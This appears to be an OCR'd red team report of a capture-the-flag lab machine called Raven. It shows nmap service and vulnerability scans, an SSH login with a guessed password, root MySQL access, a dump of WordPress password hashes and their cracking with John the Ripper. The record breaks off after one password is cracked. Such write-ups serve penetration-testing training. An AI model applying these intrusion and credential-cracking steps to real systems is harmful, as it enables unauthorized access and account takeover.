
Red Team: Summary of Operations

Table of Contents

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

$ *nmap -sV -A 192.168.1.110*



```
Host script results:
|_clock-skew: mean: -3h20m00s, deviation: 5h46m24s, median: 0s
|_nbstat: NetBIOS name: TARGET1, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.2.14-Debian)
|   Computer name: raven
|   NetBIOS computer name: TARGET1\x00
|   Domain name: local
|   FQDN: raven.local
|_  System time: 2021-07-24T22:59:51+10:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-07-24T12:59:51
|_  start_date: N/A

TRACEROUTE
HOP RTT     ADDRESS
1   0.83 ms 192.168.1.110

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.05 seconds
root@Kali:~#
```

This scan identifies the services below as potential points of entry:

- Target 1
  - ssh(ssh)
  - http(port 80)
  - rpcbind(rpcbind)
  - netbios-ssn(port 139)
  - netbios-ssn(port 445)

```
root@Kali:~# nmap --script vuln 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-24 09:07 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00089s latency).
Not shown: 995 closed ports
```


```
Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of service
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference
|       pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
|       while working on smb-enum-sessions.
|_

Nmap done: 1 IP address (1 host up) scanned in 45.10 seconds
```

Running the command *nmap -Pn --script vuln 192.168.1.110* we identified the following vulnerabilities on Target 1:


- smb-vuln-regsvc-dos(CVE-2002-0724)
- Cross Site Request Forgery

Exploitation

The Red Team was able to penetrate `Target 1` and retrieve the following confidential data:
- Target 1
  - flag1{b9bbcb33e11b80be759c4e844862482d}
    - Exploit Used:
      - Inspected services webpage and located flag1.txt hash




- flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
  - Exploit Used:
    - After running the command *ssh michael@192.168.1.110* and inputting the password michael we were able to gain access to the target machine
    - Within michael navigate to the directory /var/www where we located the flag2.txt file




- flag3{afc01ab56b50591e7dccf93122770cd2}
  - Exploit Used:
    - We gained access to the mysql database within michaels account by running the command *mysql wordpress -u root*

-In mysql we ran the command *SELECT * FROM wp_posts* to display the contents of the tables we discovered;

- flag4{715dea6c055b9fe3337544932f2941ce}:
  - **Exploit Used**
    - We found flags 3 and 4 simultaneously using the above method
    - *SELECT * FROM wp_posts;* was the command run as previously stated






```
                     | flag3        |              | draft      | open          | open      |            |             |
     |       | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                                 0 | http://raven.local/wordpress/?p=4
                       |          0 | post      |                 |          0 |
| 5 |          1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}

                     | flag4        |              | inherit    | closed        | closed    |            | 4-revision-v1 |
     |       | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |                                 4 | http://raven.local/wordpress/index.php/2
018/08/12/4-revision-v1/ |          0 | revision  |                 |          0 |
| 7 |          2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}
```

We also ran the command *<u>SELECT * FROM wp_users</u>* which revealed the hashes for michael and stevens password, allowing us to brute force later in the engagement

```
mysql> SHOW tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> SELECT * FROM wp_users
    → ;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
-------+-------------+-----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_activati
on_key | user_status | display_name    |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
-------+-------------+-----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |
       |           0 | michael         |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |
       |           0 | Steven Seagull  |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
-------+-------------+-----------------+
2 rows in set (0.00 sec)

mysql>
```


Shell No.1
File Actions Edit View Help
GNU nano 4.8 wp_hashes.txt Modified
michael:PBjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0
steven:PBk3VD9jsxx/loJoqNsURgHiaB23j7W/


root@Kali:~# john wp_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass (P or H) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 30 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 26 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 25 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84 (steven)